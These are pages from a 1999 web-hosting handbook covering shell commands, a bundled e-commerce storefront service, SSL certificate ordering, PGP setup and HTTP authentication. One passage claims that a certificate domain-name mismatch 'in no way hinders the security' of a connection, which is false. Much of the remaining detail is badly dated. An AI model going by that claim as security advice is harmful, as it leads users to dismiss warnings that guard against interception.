    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server Jobs-1 List all running or stopped jobs kill [options] id Terminate the process ID(s) or job ID(s) specified kill (proc id) Kill the process id number given, usually found through a ps -auxw command. UNIX signals and functions Name No. Function HUP 1 Hang up INT 2 Interrupt QUIT 3 Quit ABRT 6 Abort KILL 9 Non-catchable, non-ignorable kill, the big bomb ALRM 14 Alarm Clock TERM 15 Software termination signal limit Display limits set on a process or all limits if no arguments are given login Replace users login shell with /bin/login logout Terminate login shell nice Change execution priority for specified command nohup Prevents "command" from terminating after terminal line is closed notify Reports immediately when a background job completes onintr "On Interrupt" Handles interrupts in scripts popd Pop a value from the stack pushd Push a value onto the stack rehash Recompute the hash table for the PATH variable (when you create a new command, run rehash so the has table finds the command repeat Execute command for the specified number of times set Set a variable to a value setenv Assign a value to an environmental variable name shift Shifts wordlist variables. For example, name [2] becomes name [1]. Use this to get values from a wordlist in a script. source Read and execute commands in a CSH script. For example, if you add or modify your .cshrc file, you can do a source .cshrc. stop Stop a background job from running. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 197
  • 198.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 13 - Programming on the Virtual Server suspend Suspend the current foreground job (CTRL-Z) switch Set up and argument where what is executed depends on the value of the variable you are matching. Used in conjunction with the "case" variable. time Run a command to show how much time it uses. Use this in a shell script to tell how long that it took to run. umask Display or set the file creation mask. unalias Remove an alias from the alias list unhash Remove the internal hash table (and instead spends the path in the "PATH" variable. unlimit Remove allocation limits on resource. unset Remove one or more variables (as set by the "set" command) unsetenv Remove an environmental variable wait Do not execute until all background jobs are completed. while/end While loop. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 198
  • 199.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Chapter 14 Electronic Commerce Arising out of what one CEO described as the "insatiable demand for immediacy," electronic commerce has become the greatest contributor to the Internet’s remarkable expansion. It is expected to generate in excess of 300 billion dollars by the year 2002 (source: Forrester Research). The greater portion of that figure will be from business-to-business sales, although the rising number of online shoppers will continue to attract consumer-oriented companies and aspiring small office/home office (SOHO) businesses to conduct business online. This growth has already resulted in a first-to-market slew of electronic commerce solutions ranging from simple shopping cart programs to more complex electronic data interchange (EDI) solutions: extranet services that deliver a company’s critical business information--like account balances, purchase orders and invoices--to its business partners and large customer accounts. With your Virtual Server system, you have a uniquely extensible and remarkably scalable platform that can support most, if not all, of the electronic commerce needs of a small or medium sized company. This chapter introduces Blue Reef Consulting’s Bolt-on E-Commerce™ extension as well as identifies other popular turnkey solutions commercially available to help you convert your Virtual Server into a secure, fully operational online store. Tools that can be used to facilitate the delivery of business-to-business commerce services are presented at the end of the chapter. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 199
  • 200.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Bolt-on E-Commerce: iSTORE iSTORE Bolt-on e-commerce is a powerful new e-commerce product that transforms any existing web site into a fully transactional commerce- enabled Web site. It is one of the easiest and most cost-effective way to sell products directly over the Internet. Bolt-on-e-commerce provides all of the necessary components such as a powerful storefront, dynamic shopping cart, automatic transaction processing system and, most importantly, a secure transaction environment using Secure Socket Layer (SSL) technology to ensure the safety of your data. Blue Reef Consulting offers this e-commerce service in conjunction with iMALL's Electronic Commerce Service Group, creators of the first and largest independent shopping mall on the Internet. Over 2,000 businesses have used this solution to run their e-commerce web sites over the past 3 years, making iSTORE one of the most popular and proven e-commerce solutions available. Unlike other e-commerce programs, this is a complete e-commerce service that fully integrates all of the necessary components in an easy-to-use yet powerful environment. iSTORE is an add-on feature that will complement the current web sites you host on your Virtual Servers. To be successful selling products on the Internet, you must be able to process orders automatically online 24 hours a day. Bolt-on e-commerce gives you this ability instantly. It is easy to use, yet extremely powerful and flexible. It is perfect for any size business: whether the business has only a few or a thousand products. The power of Bolt-on e-commerce is that it attaches, or "bolts" (using <a href> hyperlinks), to a merchant's existing web site, thereby allowing the merchant to retain its URL and continue using its existing web site. When the shopper wants tp order a product from the merchant's web site, however, i STORE's Bolt-on e- commerce takes over, and the shopper is able to immediately order a product without ever knowing he has left the existing web site. The order processing is centralized on a separate network and server system to offer enhanced performance, reliability and security for e-commerce transactions. iSTORE enables you to create and maintain an entire electronic catalog or store that is scalable enough to include up to a thousand products. All relevant features of a merchant's site, including store layout, shipping options, payment options and all product information are stored and maintained in a central store database. This gives the administrator the freedom to change all aspects of a store quickly and easily and have these changes dynamically reflected in the page displaying them. In addition, this catalog integrates online ordering, feedback forms, sophisticated searching and indexing capabilities, and much more. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 200
  • 201.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Features and Benefits The features and benefits of E-commerce are explained further in this chapter: ♣ Designing & Building ♣ Advanced E-commerce ♣ Backroom Services ♣ Secure Transactions ♣ System Architecture & Support ♣ System Requirements Designing & Building Bolt-on e-commerce allows you to commerce-enable your existing web site by simply adding your products to the Bolt-on e-commerce database. You simply provide graphics of the products you want to sell, add a short description, define the price, and complete a few others fields and a fully commerce-enabled web site is dynamically generated. For larger databases of products, you can easily import your data directly into the Bolt-on e- commerce database. There's no software to install. All you need is a browser and access to the Internet. Building and maintaining your online store is fast and simple. ♣ Automatic store layout generation from database ♣ Multiple templates for simple site design ♣ E-mail order notification ♣ Custom order forms ♣ Context-sensitive help ♣ Custom graphic import ♣ Customizable template language ♣ Flexible shipping capabilities ♣ Feedback forms Advanced E-commerce Conducting business on the Internet is easier and more secure than ever before. Bolt-on e-commerce has a rich heritage of transacting business over the Internet. In addition to advanced product-level searching capabilities and shopping carts that are compatible across multiple merchants, Bolt-on e- commerce also provides automatic tax calculation with over 40,000 Nexus points. With flexible shipping options and a full featured catalog, Bolt-on e-commerce has all the tools you need to engage in electronic commerce and tap into the of millions of Internet users looking for your products. ♣ Full-featured catalog ♣ Shopping cart http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 201
  • 202.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce ♣ Online ordering ♣ Sales tax (40,000+ calculation points) ♣ Advanced product level searching ♣ Sophisticated indexing capabilities ♣ Custom payment options Backroom Services To successfully sell your products on the Internet, you must be able to analyze your online business and determine what products are selling and what promotions are working. Bolt-on e-commerce provides you with a secure backroom that allows you to analyze your business and make immediate and crucial decisions relating to your success. And, if changes need to be made, you can make them quickly and easily with the simple use of your Internet browser. ♣ Customer tracking ♣ Extensive sales reports ♣ Secure site management ♣ Demographic statistics ♣ Secure backroom Secure Transactions Consumers are much more likely to order your products if they know the transaction is secure. Bolt-on e-commerce uses the industry standard SSL encryption to securely process transactions. This builds confidence fast and attracts loyal buyers to your Site. System Architecture & Support An e-commerce Site must be reliable and able to handle the continued growth and expansion of your business' customer base and product offerings. Your Internet store must be open 24 hours a day and should always be reachable; down time is simply lost revenue. Blue Reef understands this and have built Bolt-on e-commerce on a foundation of redundant Internet access and scalable server architecture. As your business grows, so does Bolt-on e- commerce. It can handle a few products or scale to handle hundreds of thousands. With Bolt-on e-commerce you are never closed for business or out of room. ♣ 7x24x365 days uptime ♣ Dedicated on-site generator (Utility backup) ♣ Scalable architecture ♣ Server based applications ♣ Redundant server architecture ♣ Innovative back-end object database ♣ Redundant DS3 lines through multiple backbone providers http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 202
  • 203.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce System Requirements Bolt-on e-commerce is one of the most robust e-commerce products on the Internet today. It can be added to any existing web site quickly and easily. Therefore, the money you have invested in your existing web site will not be lost. Bolt-on e-commerce is an added value that makes an existing web site able to engage in transactions online, 24 hours a day. It just "bolts" onto your existing Web site. With Bolt-on e-commerce you do not have to add additional costly hardware such as servers, routers or Internet bandwidth. You simply build your products into a secure and powerful database and a new e-commerce catalog is dynamically generated. All you need is a web browser, a dial-up connection to the Internet, and products to sell on the Internet. Bolt-on e-commerce from Blue Reef and iStore will do the rest. Demo Store Blue Reef has provided a demo store allowing you to review the functionality of this service and the ease of use that your customers will experience. This demo store will walk you through the entire process that customers will encounter, from viewing products and searching to actually placing an order via the store. In addition to this demo store, you can review the online documentation for this service. This documentation contains a more descriptive overview of this service, along with specific getting started steps. iSTORE Service Level Pricing Blue Reef Consulting offers five different e-commerce service levels to complement our Virtual Server offerings. Each of the levels provides you with the essentials necessary to create a complete e-commerce solution. Any of the levels can be added to enhance your virtual servers or subhosted accounts. Visit http://virtserv.bluereef.net/servers/extensions/istore/levels.html. Reseller Opportunity iSTORE has intentionally been created with a generic look and feel (See: http://www.shoppingcart.com). Blue Reef Virtual Server resellers may "private label" this service directly to their existing and potential clients (See http://verio.shoppingcart.com). Each reseller has the option to personalize this service with its own canonical name (reseller- name.shoppingcart.com) and logo. This allows a reseller to offer this service directly to its clients without revealing the source of the service. Find out more about private labeling this service. Ordering You can add any of the iSTORE services when you order a Virtual Server or you can add iSTORE to any current Virtual Server. To add iSTORE to an existing account, simply fill out the templates in the Order Section. Otherwise, iSTORE can be added to any new Virtual Server that you order. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 203
  • 204.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Other Turnkey E-Commerce Solutions Blue Reef Consulting has collaborated with a number of technology partners to provide you with other turnkey solutions for creating an online store. These solutions--payment processing and a a secure server--are sure to get you on your way to an e-commerce web site. A Secure Server (SSL and Secure Server IDs) The SSL Protocol Secure Sockets Layer (SSL) provides a level of security and privacy for those wishing to conduct secure transactions over the Internet. Introduced to the Internet market by Netscape Communications, the SSL protocol protects HTTP transmissions over the Internet by adding a layer of encryption. This insures that your transactions are not subject to "eavesdropping" by a third party. SSL provides visitors to your web site with the confidence to communicate securely via an encrypted session. For companies wishing to conduct secure e-commerce, such as receiving credit card numbers or other sensitive information online, SSL is a necessity. Ordering SSL Blue Reef Consulting offers SSL as an add-on enhancement feature for its Virtual Server System—a nominal setup fee is required, but no monthly recurring charges are applicable (please see the online SSL Price Schedule for complete price information). Ordering SSL for your Virtual Server is an easy task. You need simply send an e-mail message to our Service Department or use our on-line Order Processing System. Accessing Your Secure Server You can access any of your web content (documents, images, scripts, etc) on your virtual server securely by using the "https://" prefix rather than the "http://" prefix. For example, to send the contents of a fill-out-form securely to one of your CGI scripts, include something like the following in your HTML source: <form method="POST" action="https://www.YOURDOMAIN.COM/cgi- bin/script.cgi"> Ensure that once you enter secure mode that you do not reference embedded document content, such as images, by an insecure prefix (e.g. <img src="http://www.YOURDOMAIN.COM/image.gif/">). http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 204
  • 205.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Identifying your Server While SSL handles the encryption part of a secure HTTP transaction, the protocol is not complete without a Server ID, also known as a Digital Certificate. A Digital Certificate is necessary to provide server authentication. If you are serious about establishing a secure site, you should obtain your own Digital Certificate from a reputable certifying authority such as Thawte or VeriSign. A Digital Certificate is a document which gives your customers the assurance that your web site is legitimately yours and not an impostor's. A Digital Certificate will also provide you with a legal basis for transactions on the Internet. The Secure Server (httpsd) has a Digital Certificate embedded in the binary. This certificate contains information about who owns the certificate (company name, domain name, contact address) as well as information about the issuing authority (Thawte, VeriSign, etc). Because the certificate is embedded in the web server binary, you can only support one Digital Certificate per Virtual Server. Therefore, virtual subhosts that share the same Virtual Server must also share the same Digital Certificate. Using a Certificate Other than Your Own It isn't necessary to order your own Digital Certificate because you use the default Digital Certificate included with your Secure Server. As was stated earlier, the Digital Certificate includes information about the ownership of the certificate. When your clients visit your secure web site, their browser (Navigator, MSIE, etc) checks the domain name on the certificate to see if it matches the site name included in the URL. If a match is not found, a "warning" is generated and displayed to your client. The "warning" states that the domain name of the certificate does not match the domain of the web site and that it is possible, thoughunlikely, that someone may be trying to intercept communication with this site" (from Netscape Communicator 4.04). In reality, the domain name mismatch in no way hinders the security of the transactions. The warning simply notes that the domain name included with the Digital Certificate ownership information does not match the domain name of the web site requested. The transaction is still secure. Even though the warning is couched in "unlikely" terms, many of your clients may feel uncomfortable conducting a transaction after such a warning is generated. Blue Reef Virtual Servers offer a way "around" the warning (for all browsers which support Thawte signed certificates - MSIE 3.0+, Netscape 3.0+) that still ensures integrity of the secure transactions. The default Digital Certificate installed with your Secure Server includes the generic domain name "securesites.com" instead of a specific company name. When you order your Secure Server (SSL), Blue Reef Consulting sets up a canonical name in the securesite.com zone file for your account. This canonical name has the form "[your-account-name].securesite.com". For example, if the account name for your Virtual Server is "church" then a canonical name "church.securesites.com" is set up for your use. You can then access your Secure Server without generating a warning by referencing "https://church.securesites.com/". An example of this reference is illustrated below: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 205
  • 206.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce <form method="POST" action="https://church.securesites.com/cgi- bin/order.cgi"> Of course, you may setup a similar service for your clients by ordering your own "wildcard" certificate from Thawte for your domain name. If you would rather not use the default Digital Certificate (securesites.com), or if you want to order a wildcard certificate from Thawte, see the sections below for more information about ordering your own Digital Certificate. Ordering Your Own Digital Certificate There are several companies that issue Digital Certificates--they are known as Certificate Authorities (CA). The two largest and most widely supported issuing authorities are Thawte and VeriSign. Although VeriSign certificates are supported more browsers, the price of a VeriSign certificate is much more expensive than Thawte's and doesn't allow wildcard certificates like Thawte. In the explanation included below, the steps necessary to obtain a Digital Certificate from VeriSign and Thawte are discussed. The process required to obtain a Digital Certificate from other signing agencies is very similar. The Blue Reef support staff is able to assist you with special differences that may exist in obtaining a Digital Certificate from a specific signing agency. To obtain a Certificate Signing Request (CSR) 1. For VeriSign, you need to follow the steps indicated here. The steps for Thawte are much simpler, and appear on the next page of this document. ♣ Fill out the Certificate Request Form and e-mail it to "vcert@bluereef.net". ♣ Blue Reef Consulting then formulates a CSR from your information and returns the CSR to you. Included in the CSR is a block of information delimited by the phrase "NEW CERTIFICATE REQUEST." An example of a block follows: -----BEGIN NEW CERTIFICATE REQUEST----- MIIBJTCB0AIBADBtMQswCQYDVQQGEwJVUzEQMA4GA1UEChs4 lBMHQXJpem9uYTEN A1UEBxMETWVzYTEfMB0GA1UEChMWTWVs3XbnzYSBDb21tdW5 pdHkgQ29sbGVnZTE A1UEAxMTd3d3Lm1jLm1hcmljb3BhLmVkdTBaMA0GCSqGSIb3 DQEBAQUAA0kAMEYC QQDRNU6xslWjG41163gArsj/P108sFmjkjzMuUUFYbmtZX4R Fxf/U7cZZdMagz4I MmY0F9cdpDLTAutULTsZKDcLAgEDoAAwDQYJKoZIhvcNAQEE BQADQQAjIFpTLgfm BVhc9SQaip5SFNXtzAmhYzvJkt5JJ4X2r7VJYG3J0vauJ5Vk jXz9aevJ8dzx37ir 3P4XpZ+NFxK1R= -----END NEW CERTIFICATE REQUEST----- http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 206
  • 207.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce To Order your Thawte Digital Certificate Blue Reef makes buying a Thawte Digital Certificate easy for you. You do not need to request a Certificate Signing Request when you buy a Thawte Digital Certificate through Blue Reef. Simply order your certificate from our web site. Before Blue Reef and Thawte can grant your request, however, we will need authentication documentation from you. Supplying authentication documentation for Thawte Thawte will not issue a certificate unless you can prove you have the right to use a given name. This is a cautionary measure to prevent impostors from fraudulently receiving certificates by pretending to be firms they are not. To receive an organizational certificate, you need to be a recognized business or non-profit entity in your area, and have the documentation to prove it. The documentation needs to be on a letterhead, needs to be official, and needs to be independently verifiable. For example, we need to be able to call the company registrar in your country to check that your are in fact registered such a name. We will accept the following documentation from the following entities: ♣ Companies, corporations, partnerships or proprietorships. We will need a copy of your company registration documents. We will also accept a copy of your articles of incorporation or partnership declaration if the relevant authority stamps it. ♣ DBA's, Sole Proprietors, and Individuals. If you are a DBA ("Doing Business As"), we will need a copy of your DBA registration papers for local levies and taxes. Any official correspondence indicating your right to use the name given on your request will generally be sufficient. ♣ Government Departments. We require an original signed letter from the Head of your department on the appropriate letterhead, along with contact information for both the office and your immediate superiors. ♣ NGO's: Non-Government Organizations. We require an original signed letter from the Chief Executive, Chairman or Managing Director of the NGO, on the appropriate letterhead. ♣ Universities and University Departments. We will require an original signed letter from the Dean or Vice-Chancellor responsible for your department. This must be on the appropriate letterhead, accompanied by contact information for the University concerned. ♣ Special Interest Groups. Special-interest groups are popping up all over the Internet: The Apache Group, Debian, Linux Groups and others. We will issue such groups with certificates but request that you contact us to discuss verification and authentication. To verify your right to use the domain name we are certifying, we will also need the following information about your domain registration if the primary domain name for your server does not end in .com, .gov, .net, .edu,. or .se: http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 207
  • 208.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce 1.Which authority you registered through. 2.The name and contact information you gave as an administrative contact. 3.The name and contact information you gave as a technical contact. Once you have gathered all the proper documentation, fax it to Blue Reef at 305-274-9593. As soon as we receive your documentation, you may order your Thawte Digital Certificate at the Blue Reef web site: http://orders.bluereef.net/virtserv/ To Order your VeriSign Digital Certificate 1. Obtain your Certificate Signing Request from Blue Reef. 2. Order your certificate at the following URL https://digitalid.verisign.com/server/enrollStep4.htm 3. Paste the CSR block into the window. Click Continue. 4. Enter your company information as required. 5. Enter your challenge phrase (this is required in future actions of your Digital Certificate. 6. After entering the remainder of information required, send the CSR. 7. VeriSign will identify your CSR with a PIN (use this PIN in all correspondence concerning the processing of your Digital Certificate). 8. Send VeriSign the appropriate documentation (see below). 9. Email your certificate to vcert@bluereef.net. Supplying authentication documentation for VeriSign VeriSign, like Thawte, also requires authentication documentation, such as a business license, Articles of Incorporation, or other charter documents to verify your organization's identity. Procedures for providing this information will be e-mailed to you shortly after VeriSign has received your CSR. Compromising your Digital Certificate If you lose your key pair, or your Digital Certificate is otherwise compromised, you provide your Challenge Phrase or password to the Certificate Authority to verify request revocation of the Digital Certificate. VeriSign and Thawte do not have access to your Challenge Phrase or password, so you are responsible for remembering it. Getting your Digital Certificate When you order your Thawte Digital Certificate through Blue Reef, we will act on your behalf with Thawte and install the certificate for you. When you order a Digital Certificate from VeriSign, you must email the certificate to us so we can install the certificate on your Virtual Server; installation can take between 1 to 3 business days to complete. Generally, the entire process, after you send the proper documentation, takes up to 8 business days to complete. Note: Blue Reef Consulting cannot act on behalf of you when ordering your VeriSign Digital Certificate. Likewise we cannot expedite the certificate generation process; this is strictly dependent on VeriSign and Thawte. http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 208
  • 209.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce PGP Pretty Good Privacy (PGP), originally developed by Phil Zimmerman, is a high-security cryptographic software application for MSDOS, UNIX, VAX/VMS, and other computers. PGP enables users to exchange files or messages with privacy, authentication, and convenience. PGP has been modified so that it works in both the non-virtual and virtual environments. Modifications were made to PGP so that it runs only on Blue Reef Virtual Server machines. Do not attempt to export this version of PGP outside the US (or outside the Blue Reef Virtual Server Network); it will not work. PGP Installation and Configuration To install PGP to your Virtual Server 1. Enter % /usr/local/contrib/pgp5-install and answer all of the questions. 2. Ensure that ~/bin is your path. By default, your account is installed with ~/bin in your path, however, you may need to run rehash to update your shell's hash table (% rehash). Now that you have installed PGP on your Virtual Server, read the documentation before you attempt to use it. To generate your own public/secret key pair Enter % pgpk –g (if you already have a public/secret key pair, add your existing keys to your Virtual Server's key ring by entering % pgpk -a [keyfile]. To add PGP to your CGI scripts 1. Enter / pgpe -r <userid> -a –f / mail -s "Encrypted Mail" or 2. Use the PGP version of formmail.pl: "pgpformmail.pl." http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 209
  • 210.
    BLUE REEF VIRTUALSERVER HANDBOOK Chapter 14 - Electronic Commerce Basic HTTP Authentication You can control access to a particular directory on your web server using "user authentication." The "Basic" user-authentication enables you to restrict access to users who can provide a valid username/password pair. For more on "user authentication," visit Apache Week's web site at: http://www.apacheweek.com/features/userauth http://virtserv.bluereef.net COPYRIGHT © 1999 Blue Reef Consulting, Inc. 210